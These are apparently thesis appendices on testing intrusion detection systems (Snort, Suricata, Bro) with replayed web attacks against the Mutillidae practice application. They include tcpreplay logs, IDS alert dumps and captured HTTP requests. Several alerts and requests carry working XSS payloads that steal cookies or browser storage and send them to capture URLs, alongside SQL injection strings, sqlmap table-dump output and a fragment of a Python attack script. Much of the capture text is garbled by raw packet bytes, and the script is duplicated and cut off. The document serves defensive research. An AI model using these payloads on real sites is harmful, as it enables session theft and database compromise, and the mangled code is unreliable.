sessionStorage.setItem("SessionID","japurhgnalbjdgfaljkfr");sessionStorage.setItem("CurrentlyLoggedInUser","1233456789");try{var m = "";var l = window.localStorage;var s = window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) + ";\\n";};alert(m);}catch(e){alert(e.message);}</script>', 'user-info-php-submit-button':'View+Account+Details'}
	
	et')
	
	userinfoxss()

```
req = requests.post(url, data=payload)
                print req.headers
                ##print req.read
                print("Stealing users information with XSS was successful")
        else:
                threading.Timer(10, userinfoxss).start()
                print(time)             print('not time y
req = requests.post(url, data=payload)
                print req.headers
                ##print req.read
                print("Stealing users information with XSS was successful")
        else:
                threading.Timer(10, userinfoxss).start()
                print(time)             print('not time y
```

APPENDIX C

1. Replying the proposed traffic with different speed using TCPreply:

Replying the packets with different speed using TCP replay	
First test 0.4	root@muteb-desktop:~# tcpreplay -i vmnet2 -t /root/test2.3am sending out vmnet2 processing file: /root/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 8.72 seconds. Rated: 65976756.0 bps, 503.36 Mbps, 1155673.12 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0
Second test 10	root@muteb-desktop:/home/muteb# tcpreplay -i vmnet2 --mbps=10 /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am sending out vmnet2 processing file: /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 436.28 seconds. Rated: 1318688.2 bps, 10.06 Mbps, 23098.63 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0

Third test 30	root@muteb-desktop:/home/muteb# tcpreplay -i vmnet2 --mbps=30 /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am sending out vmnet2 processing file: /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 143.05 seconds. Rated: 4021792.0 bps, 30.68 Mbps, 70447.19 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0
Fourth test 60	root@muteb-desktop:/home/muteb# tcpreplay -i vmnet2 --mbps=60 /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am sending out vmnet2 processing file: /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 69.35 seconds. Rated: 8295852.0 bps, 63.29 Mbps, 145313.19 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0

Fifth test 80	root@muteb-desktop:/home/muteb# tcpreplay -i vmnet2 --mbps=80 /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am sending out vmnet2 processing file: /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 53.22 seconds. Rated: 10810172.0 bps, 82.48 Mbps, 189354.94 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0
Final test 100	root@muteb-desktop:/home/muteb# tcpreplay -i vmnet2 --mbps=100 /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am sending out vmnet2 processing file: /home/muteb/Desktop/thesiswork/packetsforthethesis/test2.3am Actual: 10077470 packets (575317329 bytes) sent in 41.83 seconds. Rated: 13753701.0 bps, 104.93 Mbps, 240914.89 pps Statistics for network device: vmnet2 Attempted packets: 10077470 Successful packets: 10077470 Failed packets: 0 Retried packets (ENOBUFS): 0 Retried packets (EAGAIN): 0

APPENDIX D

1. Alerts from NIDS after the initial test:

Snort alerts intial test

```
[**] [1:20609714:6] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80

[**] [1:2889714:6] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80

[**] [1:2052677:12] ET WEB_SERVER, possbile SQL injection Attempt
[**]

[Classification: Web Application Attack] [Priority: 1]

03/19-00:53:57.835856 172.160.0.60:41401 -> 192.168.190.100:80

[**] [1:2022214:6] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80

[**] [1:46509714:8] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80

[**] [1:2002677:12] ET WEB_SERVER, possbile SQL injection Attempt
[**]

[Classification: Web Application Attack] [Priority: 1]

03/19-00:53:57.835856 172.160.0.60:41401 -> 192.168.190.100:80

[**] [1:76509714:9] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80
```

```
[**] [1:206787:12] ET WEB_SERVER, SQLmap scan[**]

[Classification: Web Application Attack] [Priority: 1]

[**] [1:2043214:9] ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt [**]

[Classification: Web Application Attack] [Priority: 1]

172.160.0.60:36039 -> 192.168.190.100:80
```

Suricata alerts intial test

[**] [1:13401:7] WEB_SERVER Possible Cross-site scripting Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:16571:8] WEB_SERVER Possible Cross-site scripting Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:12771:9] WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:12561:10] WEB_SERVER Possible Cross-site scripting Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:6701:11] WEB_SERVER Possible Cross-site scripting Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:78871:12] WEB_SERVER Possible SQL Injection Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:23501:13] WEB_SERVER Possible Cross-site scripting Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:6801:14] WEB_SERVER SQLmap for SQL Injection Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

[**] [1:8701:15] WEB_SERVER Possible Cross-site scripting Attempt [**] [Classification: Web Application Attack] [Priority: 2] {TCP} 172.160.0.60:80 -> 192.168.190.100:41873

Bro-IDS alerts intial test
bro Notice::ACTION_LOG 192.168.190.100 51279 172.160.0.60 80 tcp Signatures::Sensitive_Signature 192.168.245.1: Found XSS Attack!set-background-color-php-submit-button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E 192.168.190.100 172.160.0.60 80 - bro Notice::ACTION_LOG 192.168.190.100 51279 172.160.0.60 80 tcp Signatures::Sensitive_Signature 192.168.245.1: Found XSS Attack!username=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2Fsome-ip%2Fmutillidae%2Fcatch.php%3Fcookie%3D%22%2BencodeURI%28document.cookie%29%3B%3C%2Fscript%3E&view-someones-blog-php-submit-button=View%2BBlog%2BEntries> 192.168.190.100 172.160.0.60 80 - bro Notice::ACTION_LOG 192.168.190.100 51279 172.160.0.60 80 tcp Signatures::Sensitive_Signature 192.168.245.1: Found XSS Attack!HìToolID=%2531%2536%2522%252c%2520%2522%2570%2565%256e%2554%2565%2573%2574%2554%256f%256f%256c%2573%2522%253a%2520%255b%257b%2522%2574%256f%2

56f%256c%255f%2569%2564%2522%253a%2522%2531%2536%2522%252c%2522%2574%256f%256f%256c%255f%256e%2561%256d%2565%2522%253a%2522%2544%2569%2567%2522%252c%2522%2570%2568%2561%2573%2565%255f%2574%256f%255f%2575%2573%2565%2522%253a%2522%2552%2565%2563%256f%256e%256e%2561%2569%2573%2573%2561%256e%2563%2565%2522%252c%2522%2574%256f%256f%256c%255f%2574%2579%2570%2565%2522%253a%2522%2544%254e%2553%2520%2553%2565%2572%2576%2565%2572%2520%2551%2575%2565%2572%2579%2520%2554%256f%256f%256c%2522%252c%2522%2563%256f%256d%256d%2565%256e%2574%2522%253a%2522%2554%2568%2565%2520%2544%256f%256d%2561%2569%256e%2520%2549%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%2547%2572%256f%2570%2565%2572%2520%2569%2573%2520%2570%2572%2565%2566%2565%2572%2565%2564%2520%256f%256e%2520%254c%2569%256e%2575%2578%2520%256f%2576%2565%2572%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%2561%256e%2564%2520%2570%2572%256f%2576%2569%2564%2565%2573%2520%256d%256f%2572%2565%2520%2569%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%256e%2561%2574%2569%2576%2565%256c%2579%252e%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%256d%2575%2573%2574%2520%2562%2565%2520%2569%256e%2520%2564%2565%2562%2575%2567%2520%256d%256f%2564%2565%2520%2574%256f%2520%2567%2569%2576%2565%2520%2573%2569%256d%2569%256c%2561%2572%2520%256f% 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 51279 172.160.0.60 80 tcp

Signatures::Sensitive_Signature

192.168.245.1: Found XSS Attack!dns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%3E 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 51666 192.168.245.128 80 tcp

Signatures::Sensitive_Signature

192.168.245.1: Found XSS Attack!ToolID=%3Cscript%3E+try%7B+var+s+%3D+sessionStorage%3B+var+l+%3D+localStorage%3B+var+m+%3D+%22%22%3B+var+lXMLHTTP%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22sessionStorage%28%22+%2B+s.key%28i%29+%2B+%22%29%3A%22+%2B+s.getItem%28s.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22localStorage%28%22+%2B+l.key%28i%29+%2B+%22%29%3A%22+%2B+l.getItem%28l.key%28i%29%29+%2B+%22%3B+%22%3B

+%7D+var+lAction+%3D+%22http%3A%2F%2Flocalhost%2Fmutillidae%2Fcapture-data.php%3Fhtml5storage%3D%22+%2B+m%3B+lXMLHTTP+%3D+new+XMLHttpRequest%28%29%3B+lXMLHTTP.onreadystatechange+%3D+function%28%29%7B%7D%3B+lXMLHTTP.open%28%22GET%22%2C+lAction%29%3B+lXMLHTTP.send%28%22%22%29%3B+%7Dcatch%28e%29%7B%7D+%3C%2Fscript%3E&pen-test-tool-lookup-php-submit-button=Lookup%2BTool

-

bro

Notice::ACTION_LOG

192.168.190.100 2451 172.160.0.60 80 tcp

Signatures::Sensitive_Signature

192.168.245.1: Found XSS Attack! dns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%3E 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 20123 172.160.0.60 80 tcp

Signatures::Sensitive_Signature

192.168.245.1Found SQLinjection!

username=%27+or+1%3D1+--+&user-info-php-submit-button=View%2BAccount%2BDetails 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 56910 172.160.0.60 80 tcp

Signatures::Sensitive_Signature

192.168.245.1Found SQLinjection!author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND (SELECT 2570 FROM(SELECT COUNT(*),CONCAT(0x3a697a673a,(SELECT (CASE WHEN (2570=2570) THEN 1 ELSE 0 END)),0x3a7675713a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'OCKY'='OCKY&view-someones-blog-php-submit-button=View 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 35629 192. 172.160.0.60 80tcp

Signatures::Sensitive_Signature

192.168.245.1Found XSS attack!ToolID=%22%7D%7D+%29%253bdocument.location%253d%2522http%253a%252f%252flocalhost%252fmutillidae%252fcapture-data.php%253fcookie%253d%2522%2B%252b%2Bdocument.cookie%253b%2F%2F&pen-test-tool-lookup-php-submit-button=Lookup%2BTool 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 42562 172.160.0.60 80 tcp

Signatures::Sensitive_Signature

192.168.245.1Found XSS attack!username=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3B+localStorage.setItem%28%22AccountNumber%22%2C%22123456%22%29%3BsessionStorage.setItem%28%22EnterpriseSelfDestructSequence%22%2C%22A1B2C3%22%29%3B+sessionStorage.setItem%28%22SessionID%22%2C%22japurhgnalbjdgfaljkfr%22%29%3BsessionStorage.setItem%28%22CurrentlyLoggedInUser%22%2C%22123456789%22%29%3Btry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3Bfor%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+l.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Bfor%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+s.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B+s.getItem%28lKey%29+%2B+%22%3B%5Cn%22%3B%7D%3Balert%28m%29%3B%7Dcatch%28e%29%7Balert%28e.message%29%3B%7D%3C%2Fscript%3E&password=%3Cscript%3Etry%7Bvar+m+%3D+%22%22%3Bvar+l+%3D+window.localStorage%3Bvar+s+%3D+window.sessionStorage%3B+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7Bvar+lKey+%3D+l.key%28i%29%3Bm+%2B%3D+lKey+%2B+%22%3D%22+%2B 192.168.190.100 172.160.0.60 80

-

bro

Notice::ACTION_LOG

192.168.190.100 43625 192.168.245.128 80 tcp

Signatures::Sensitive_Signature

Found SQL injection! author=6C57C4B5-B341-4539-977B-7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20AS%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_data%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-button=View%20Blog%20Entries 192.168.190.100 172.160.0.60 80

APPENDIX E

1. **The requests and responds after peroming the attacks**

	Change a webpage content

Request	Host: Content-Length: 162 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip, deflate, compress Accept: */* User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 °˜Q Ö———————————— B B)¢ªÁ PV-ÀE 4gd@ @§vÀ¨¾d¬ < P¯ŒK ¡ Ø4-€zo ÆD AÙ°˜Qä×———————————— ä ä PV-À)¢ªÁE ÖrÒ@ ?œf¬ <À¨¾d¯Œ PØ4-K ¡ €!k{ AÚ ÆDset-background-color-php-submit-button=Set%2BBackground%2BColor&background_color=%3Cbody+color%3A%23%22%22%3E%3CH1%3EHackedYA%3C%2FH1%3E%3Cbr+anything%3D%22%22%3E°˜QØ ———————————— B B)¢ªÁ PV-ÀE 4ge@ @§uÀ¨¾d¬ < P¯ŒK ¡ Ø4Ï€ ,n^ ÆD AÚ°˜Qn8 êê)¢ªÁ PV-À E Ügf@ @¡ÌÀ¨¾d¬ < P¯ŒK ¡ Ø4Ï€ ,³Î Æ½ AÚHTTP/1.1 200 OK Date: Sun, 19 May 2013 00:02:57 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=eo9b5dgnaepqqks631omgdj5r6; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 6073 Content-Type: text/html

Response	{'content-length': '6073', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=eo9b5dgnaepqqks631omgdj5r6; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 00:02:57 GMT', 'content-type': 'text/html'} changing the color using XSS was successful

	EditingEntriesXSS

Request	Host: Content-Length: 216 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip, deflate, compress Accept: */* User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6 >˜QM,, B B)¢ªÁ PV-ÀE 4————————————————@ @ ØÀ¨¾d¬ < P¯•VÛ/8þd%ü€zÜ .; ©Ñ>˜Q[… PV-À)¢ªÁ E •9@ ?•É¬ <À¨¾d¯• Pþd%üVÛ/8€!U ©Ñ .;username=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2Fsome-ip%2Fmutillidae%2Fcatch.php%3Fcookie%3D%22%2BencodeURI%28document.cookie%29%3B%3C%2Fscript%3E&view-someones-blog-php-submit-button=View%2BBlog%2BEntries>˜Q¦… .A ©ÑHTTP/1.1 200 OK Date: Sun, 19 May 2013 00:30:56 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=4nhmhnb5k1lr7g8kg2rhvjoq74; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 6318 Content-Type: text/html

Response	python editentiries.py {'content-length': '6318', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=ln1aac6d2tlca7i43d74l28gj3; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 00:25:10 GMT', 'content-type': 'text/html'} editing the entiries using XSS was successful

	EditentriesSQL

Accept-Encoding: identity

Content-Length: 102

Accept-Language: en-us,en;q=0.5

Connection: close

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

Host:

Pragma: no-cache

Cache-Control: no-cache,no-store

Content-Type: application/x-www-form-urlencoded

< d
Ý

Q3ÔqB B)¢ªÁ PV-ÀE 4Ú————————————————@ @4×À¨¾d¬ < P¯—
L˜É)÷å!¤€zÉ

* ŽÀ d È
Ý

\5Ôq¨ ¨ PV-À)¢ªÁE š‘
@ ?~g¬ <À¨¾d¯— P÷å!¤L˜É)€!¨½

ŽÀ *author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View%20Blog%20EntriesÈ d
Ý

™5ÔqB B)¢ªÁ PV-ÀE
4Ú

@ @4ÖÀ¨¾d¬ < P¯—L˜É)÷å"

€ zÈ´

* ŽÀ d
Ý

---

m{Ôqêê)¢ªÁ PV-À E ÜÚ@ @/-À¨¾d¬ < P¯—L˜É)÷å"

€ zI)

/ ŽÀHTTP/1.1 200 OK

Date: Sun, 19 May 2013 00:39:13 GMT

Server: Apache/2.2.22 (Ubuntu)

+----------+

[12:34:35] [INFO] Table 'nowasp.hitlog' dumped to CSV file '/pentest/database/sqlmap/output//dump/nowasp/hitlog.csv'

[12:34:35] [INFO] fetching columns for table 'page_help' on database 'nowasp'

[12:34:35] [INFO] fetching entries for table 'page_help' on database 'nowasp'

[12:34:35] [INFO] analyzing table dump for possible password hashes

Database: nowasp

Table: page_help

[98 entries]

| 16 | 1 | arbitrary-file-inclusion.php |

'page_hints' on database 'nowasp'

[12:34:35] [INFO] fetching entries for table 'page_hints' on database 'nowasp'

Database: nowasp

Table: page_hints

[0 entries]

+------+----------+-----------+

| hint | hint_key | page_name |

+------+----------+-----------+

+------+----------+-----------+

[12:34:35] [INFO] Table 'nowasp.page_hints' dumped to CSV file '/pentest/database/sqlmap/output//dump/nowasp/page_hints.csv'

[12:34:35] [INFO] fetching columns for table 'pen_test_tools' on database 'nowasp'

[12:34:35] [INFO] fetching entries for table 'pen_test_tools' on database 'nowasp'

[12:34:35] [INFO] analyzing table dump for possible password hashes

Database: nowasp

Table: pen_test_tools

[20 entries]

over UDP 53 unless response long then over TCP 53. Online version combined with anonymous proxy or TOR network may be prefered for stealth. |
Reconnaissance | 14 | NSLookup | DNS Server Query Tool |

	Encoded XSS

Request

Host:

Content-Length: 3081

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate, compress

Accept: */*

User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

€
Ý

---

x½uêêPV-À)¢ªÁ E Ü›Ž@ ?n¤¬ <À¨¾d¯š PÞJ`'€^€1€!ÿ¢

Ä,
HìToolID=%2531%2536%2522%252c%2520%2522%2570%2565%256e%2554%2565%2573%2574%2554%256f%256f%256c%2573%2522%253a%2520%255b%257b%2522%2574%256f%256f%256c%255f%2569%2564%2522%253a%2522%2531%2536%2522%252c%2522%2574%256f%256f%256c%255f%256e%2561%256d%2565%2522%253a%2522%2544%2569%2567%2522%252c%2522%2570%2568%2561%2573%2565%255f%2574%256f%255f%2575%2573%2565%2522%253a%2522%2552%2565%2563%256f%256e%256e%2561%2569%2573%2573%2561%256e%2563%2565%2522%252c%2522%2574%256f%256f%256c%255f%2574%2579%2570%2565%2522%253a%2522%2544%254e%2553%2520%2553%2565%2572%2576%2565%2572%2520%2551%2575%2565%2572%2579%2520%2554%256f%256f%256c%2522%252c%2522%2563%256f%256d%256d%2565%256e%2574%2522%253a%2522%2554%2568%2565%2520%2544%256f%256d%2561%2569%256e%2520%2549%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%2547%2572%256f%2570%2565%2572%2520%2569%2573%2520%2570%2572%2565%2566%2565%2572%2565%2564%2520%256f%256e%2520%254c%2569%256e%2575%2578%2520%256f%2576%2565%2572%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%2561%256e%2564%2520%2570%2572%256f%2576%2569%2564%2565%2573%2520%256d%256f%2572%2565%2520%2569%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%256e%2561%2574%2569%2576%2565%256c%2579%252e%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%256d%2575%2573%2574%2520%2562%2565%2520%2569%256e%2520%2564%2565%2562%2575%2567%2520%256d%256f%2564%2565%2520%2574%256f%2520%2567%2569%2576%2565%2520%2573%2569%256d%2569%256c%2561%2572%2520%256f% Ý

---

i¿uû û PV-À)¢ªÁE í›•@ ?s‘¬ <À¨¾d¯š PÞJkw€^€1€!Ä•

Ä,
Hì4%2550%252e%2573%2565%256e%2564%2528%2522%2522%2529%253b%2520%257d%2563%2561%2574%2563%2568%2528%2565%2529%257b%257d%253b%252f%252f+&pen-test-tool-lookup-php-submit-button=Lookup%2BTool d Ý

Response	Hõ Ä¸HTTP/1.1 200 OK Date: Sun, 19 May 2013 00:40:08 GMT Server: Apache/2.2.22 (Ubuntu) X-Powered-By: PHP/5.4.6-1ubuntu1.1 Set-Cookie: PHPSESSID=ikb4muftf28idku2e3i4sap0i0; path=/ Set-Cookie: showhints=0 Logged-In-User: Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 7620 Content-Type: text/html

	persistent

Request

Host:

Content-Length: 104

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate, compress

Accept: */*

User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

p d
Ý

ñœ~B B)¢ªÁ PV-ÀE 4ê"@ @$¸À¨¾d¬ < P¯›:ã›¢KÀ€ z-b

ä¹ `O d Ì
Ý

-òœ~ª ª PV-À)¢ªÁE œ+ @ ?är¬ <À¨¾d¯› P¢KÀ:ã›€!Äâ

`O ä¹dns-lookup-php-submit-button=Lookup%2BDNS&target_host=%3Cscript%3Ealert%28%22hacked%22%29%3C%2Fscript%3E Ì d
Ý

---

hòœ~B B)¢ªÁ PV-ÀE 4ê#@ @$·À¨¾d¬ < P¯›:ã›¢L(€ z¬ú

ä¹ `O d
Ý

Ç–•~ê ê)¢ªÁ PV-À E Üê$@ @À¨¾d¬ < P¯›:ã›¢L(€zßð

äÃ `OHTTP/1.1 200 OK

Date: Sun, 19 May 2013 00:42:47 GMT

Server: Apache/2.2.22 (Ubuntu)

X-Powered-By: PHP/5.4.6-1ubuntu1.1

Set-Cookie: PHPSESSID=66qmfc7r9t1j0ft4nik64fugl0; path=/

Set-Cookie: showhints=0

Logged-In-User:

Vary: Accept-Encoding

Content-Encoding: gzip

Content-Length: 6525

Content-Type: text/html

Response	python persistent.py {'content-length': '6525', 'content-encoding': 'gzip', 'set-cookie': 'PHPSESSID=66qmfc7r9t1j0ft4nik64fugl0; path=/, showhints=0', 'x-powered-by': 'PHP/5.4.6-1ubuntu1.1', 'vary': 'Accept-Encoding', 'server': 'Apache/2.2.22 (Ubuntu)', 'logged-in-user': '', 'date': 'Sun, 19 May 2013 00:42:47 GMT', 'content-type': 'text/html'} Using XSS presistent attack was successful

	Reading others profiles

Request

Host:

Content-Length: 806

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate, compress

Accept: */*

User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

€ d
Ý

•¯^—B B)¢ªÁ PV-ÀE 4ó3@ @§À¨¾d¬ < P¯œ´´Ž È••k€z{,

}: øÐ d ^————————————————

Ý

Ð°^—h———————————————— h———————————————— PV-À)¢ªÁ E
————————————————Zm¾@ ?žö¬ <À¨¾d¯œ PÈ••k´´Ž €!èj

øÐ
}:ToolID=%3Cscript%3E+try%7B+var+s+%3D+sessionStorage%3B+var+l+%3D+localStorage%3B+var+m+%3D+%22%22%3B+var+lXMLHTTP%3B+for%28i%3D0%3Bi%3Cs.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22sessionStorage%28%22+%2B+s.key%28i%29+%2B+%22%29%3A%22+%2B+s.getItem%28s.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+for%28i%3D0%3Bi%3Cl.length%3Bi%2B%2B%29%7B+m+%2B%3D+%22localStorage%28%22+%2B+l.key%28i%29+%2B+%22%29%3A%22+%2B+l.getItem%28l.key%28i%29%29+%2B+%22%3B+%22%3B+%7D+var+lAction+%3D+%22http%3A%2F%2Flocalhost%2Fmutillidae%2Fcapture-data.php%3Fhtml5storage%3D%22+%2B+m%3B+lXMLHTTP+%3D+new+XMLHttpRequest%28%29%3B+lXMLHTTP.onreadystatechange+%3D+function%28%29%7B%7D%3B+lXMLHTTP.open%28%22GET%22%2C+lAction%29%3B+lXMLHTTP.send%28%22%22%29%3B+%7Dcatch%28e%29%7B%7D+%3C%2Fscript%3E&pen-test-tool-lookup-php-submit-button=Lookup%2BTool^———————————————— d
Ý

±^—B B)¢ªÁ PV-ÀE 4ó4@ @¦À¨¾d¬ < P¯œ´´Ž È• ‘€ ‡xO

}: øÐ d
Ý

‰—êê)¢ªÁ PV-À E Üó5@ @ýÀ¨¾d¬ < P¯œ´´Ž È• ‘€ ‡XÁ

}@

